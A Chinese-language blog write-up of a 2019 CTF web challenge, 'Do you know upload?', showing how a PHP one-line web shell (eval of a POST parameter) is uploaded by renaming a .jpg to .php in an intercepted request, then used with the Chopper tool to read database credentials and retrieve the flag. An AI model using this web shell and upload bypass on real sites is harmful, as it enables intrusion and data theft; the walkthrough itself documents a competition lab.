# 第三届“百越杯”福建省高校网络空间安全大赛-Do you know upload?-WP

原创

会下雪的晴天 于 2019-07-17 17:44:43 发布 611 收藏

分类专栏： CTF做题记录

会下雪的晴天





---

**上传绕过，菜刀连接数据库**

---

## 题目描述


## 解题思路

# 图片上传

Filename: 浏览... 未选择文件。


Submit




写的明明白白，图片上传，用txt写个一句话再把后缀改成jpg即可,一句话:


```
<?php @eval($_POST['caidao']);?>
```

上传，抓包





`jpg` 改为 `php`，GOGOGO发包








得到上传路径，用菜刀链接




进去后发现并没有FLAG，不过有一个配置文件，里面有数据库的账号和密码









菜刀连接，配置一下

```
<T>MYSQL</T>
<H>localhost</H>
<U>ctf</U>
<P>ctfctfctf</P>
```








右键数据库管理，拿flag

## 得到FLAG

直接双击flag没有回显，改一下查询命令即可




flag{8ec2465a-86fc-4513-8e66-1b8cce1958e0}

---

## END